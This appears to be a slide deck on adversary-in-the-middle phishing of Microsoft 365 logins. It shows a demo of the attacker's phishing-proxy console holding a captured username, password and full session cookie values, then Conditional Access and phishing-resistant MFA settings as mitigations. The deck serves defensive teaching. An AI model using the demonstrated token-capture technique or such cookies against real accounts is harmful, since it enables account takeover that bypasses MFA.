
474657

Having trouble? [Sign in another way](#)

[More information](#)

**Verify**

# DEMONSTRATION - REDIRECT



# DEMONSTRATION - ATTACKER SIDE

```
[10:54:41] [+++] [0] detected authorization URL - tokens intercepted: /favicon.ico
: sessions

+---+-----+-----+-----+-----+-----+
| id | phishlet | username | password | tokens | remote ip | time |
+---+-----+-----+-----+-----+-----+
| 95 | microsoft365new | yehuda.smir.... |           | captured | [REDACTED] | 2023-08-27 10:54 |
+---+-----+-----+-----+-----+-----+


: sessions 95

id      : 95
phishlet : microsoft365new
username : yehuda.smirnov@company.com
password : DefinitelyNotMyP$ssword
tokens   : captured
landing url : https://login.microsoftonline.com/W0scRqJS?b=BA10q2n0y0w0n0WI0iGKgw
user-agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/116.0
remote ip  : [REDACTED]
create time : 2023-08-27 10:54
update time : 2023-08-27 10:54

[ cookies ]
[{"path":"/","domain":"login.microsoftonline.com","expirationDate":1724669698,"value":"0.AXsA0T154DkJbUmxKrM03ZFv61tEZUfGMrBJg-Ydk3ZSdsp7AIg.AgABAAQAAAAty0lD0bpQQ5VtlI4uGjEPAgDs_WUA9P_h6JR1Zwjcim7frEtKVZoeUJatcw2h_iu7Xb3m2w9BX2uN5J3V311xVaxtTVtNpfz0rdLduisqyDirTK20PsUF05mN4HbkXrDCTDLEJ0UFj-AAVo5W00ncfF6p05WzqDtonZIjpfl69b6hTLwBGmhzTynHwRQicUJeYxwudX7Ttje4IL-y0gkPKznpojiPVY5bkZXGycHf_4S1oZcx26pR1DcW8a1x0tVbpQmVD7Y8Gy3DpJ5j17YdtDLdKl0iw_R4KyuoW39R_f4dDn5VEZz6cs06pbfExZEomHJtkUaoRwvRz03KwqsNo370bw6jZBdp6zbbzIXeioRA0v-r03KZqJkRod24XC7TCTFDmo0WAaEC0Mwp5KBAMaSbzjtWakZ0z7c4-vPTMdcuQ_vRJZruzwgU00LkiAkNPpuj4q4ovEJwf8smUEuneFG9l-WpchrQH1MCd_c4sp7Cqx-uCpAVu9EkXbecs8gnGgrx8ddLMz0xk2M3liD50kaTG93eGzysowVXCiBmTR7NNj98Quk1JU8-j_gTWOlk3VuhxZTv-eGCFiuRnSCL4GR7JRyoNhmcnygWB yokLT2RnWhImm4kMSzqy_eAhCW_tpLMjc78jAy0ijYzyYRbPIuTCEBA34sYbumS4bTM8QH98ZrGGV6mbuDv9Hzdg5","name":"ESTSAUTH","httpOnly":true}, {"path":"/","domain":"login.microsoftonline.com","expirationDate":1724669698,"value":"0.AXsA0T154DkJbUmxKrM03ZFv61tEZUfGMrBJg-Ydk3ZSdsp7AIg.AgABAAQAAAAty0lD0bpQQ5VtlI4uGjEPAgDs_WUA9P8snpuo6EywJAxUjjzePCwCfJIKgqxMbEpBpguKt5LCzuAVcc3QZPEAKu_8KgVRN5-iUq7c434Fin89ebyabaJj6LnviC8E8EqGI_J2vXbWN-n7s1aMu5h5wC1Lk60lFP9ypg4kqNoPcVTRsm6AjB8HCqqeyH6LZE35gBjjf2jGaZhUEvSpFBHGJdH4DR_nULHjhidmncoUoN7kN0WchQ6h1P83F2CUNIWBiglt0kv2hxD4JitEsZ16lq3qC3QWgzsZztZ202a0oe4EV-yg7xo9lsN2Ym0Q6aLlz_Isdi9Jr2M-RmOPw0GT3eslTIkR4X2rCTi0cfPQ4KjZCjWcUh0bv7RT5WXth2QEefvefpR6tAcVrUYRUGnAL6_4Gr7ub9QAnbaETm213UckGjmVYmnpGu0owDmc4PhptPKtI0bd-md4IR09bQ5XA_HHHWUXIlKf9Sot4zww93Gsecv3ETbRg","name":"ESTSAUTHPERSISTENT","httpOnly":true}, {"path":"/","domain":"login.microsoftonline.com","expirationDate":1724669698,"value":"CAgABAAIAAAAAty0lD0bpQQ5VtlI4uGjEPAgDs_WUA9P-xPbSyILVcPHh_65bB-rk4d8_3QcBDs0_lb6Ncf0bnHal_59sEWi-UVguTBS19CUElQRPrag7PGmvir-a8wehGtCA00HfsbNhvnNDbQ590J84nVXYoGCJinZF-YAm9ywdAN6LAcD99G_ArVohT6LsYeY0yl4CdztTtvZvm-hqEUi9J4YocBmPEfpBQhYYQVUHxo7ycfy-rbIth5sKPoJvozAhwm7ujMB-HorniFhh28NwAfNbIT_zarYcQBARKxu","name":"SignInStateCookie","httpOnly":true}, {"path":"/","domain":"login.microsoftonline.com","expirationDate":1724669698,"value":"PAQABAAEAAAAty0lD0bpQQ5VtlI4uGjEPwdTqFYe6zpdiJpbWFnWf07mr_ZzllCJzXpJ91pcXAfV1m4TDZJa9EgpxjUmvhGXkU5oRqVq-sVhY6aQVxYmpye2j4jbVuvVGkuGkXSWCcBDokQ01lrTlYalBb1f7dxBDUaqWGDlecjehkZK0PnWfNSImRsRdWqAnaMDVM6DWUs-lFiPn4gZsfS7kBGIwRt01yW02bFyIKrXLBLVl7vP3xap40zhYQZ9tvd0SHnDHu0kgAA","name":"esctx","httpOnly":true}, {"path":"/","domain":"login.microsoftonline.com","expirationDate":1724669698,"value":"+6669bd20-ee04-4117-90c5-dc7e4f7168e1","name":"ESTSAUTHLIGHT","hostOnly":true}, {"path":"/","domain":"login.microsoftonline.com","expirationDate":1724669698,"value":"estsfid","name":"stsservicecookie","httpOnly":true,"hostOnly":true}, {"path":"/","domain":"login.microsoftonline.com","expirationDate":1724669698,"value":"estsfid","name":"x-ms-gateway-slice","httpOnly":true,"hostOnly":true}]
```

# MITIGATION STRATEGIES

---



# MITIGATION STRATEGIES

**Grant** X

Control access enforcement to block or grant access. [Learn more ↗](#)

Block access

Grant access

Require multifactor authentication  ⓘ

Require authentication strength  ⓘ

Require device to be marked as compliant  ⓘ

## Authentication Strength



# MITIGATION STRATEGIES

Google Authenticator

Multifactor authentication

Combinations of methods that satisfy strong authentication, such as Password + SMS

Microsoft Authenticator

Passswordless MFA

Passwordless methods that satisfy strong authentication, such as Microsoft Authenticator

Phishing-resistant MFA

Phishing-resistant Passwordless methods for the strongest authentication, such as FIDO2

Security Key

## Authentication Strength



# MITIGATION STRATEGIES

**GI** Multifactor authentication

Combinations of methods that can satisfy strong authentication, such as Password + SMS

**●** Passwordless MFA

Passwordless methods that satisfy strong authentication, such as Microsoft Authenticator

**Phishing-resistant MFA**

Phishing-resistant Passwordless methods for the strongest authentication, such as FIDO2

Security Key

## Authentication Strength



# MITIGATION STRATEGIES

---

Phishing-resistant Conditional Access Policy

# MITIGATION STRATEGIES

## Phishing-resistant Conditional Access Policy

### Target resources

Select what this policy applies to

Cloud apps

Include      Exclude

None

All cloud apps

Select apps

### Grant access

Require authentication strength

Phishing-resistant MFA

# MITIGATION STRATEGIES

---

Register Security Information Conditional  
Access Policy

# MITIGATION STRATEGIES

## Register Security Information Conditional Access Policy

### Target resources

Select what this policy applies to

User actions

Select the action this policy will apply to

Register security information

Register or join devices

### Grant access

- Require Microsoft Entra hybrid joined device

 Don't lock yourself out! Make sure that your device is Microsoft Entra hybrid joined.  
[Learn more](#) 



# MITIGATION STRATEGIES

---

Enforce MFA for all Users

# MITIGATION STRATEGIES

## Enforce MFA for all Users




# MITIGATION STRATEGIES



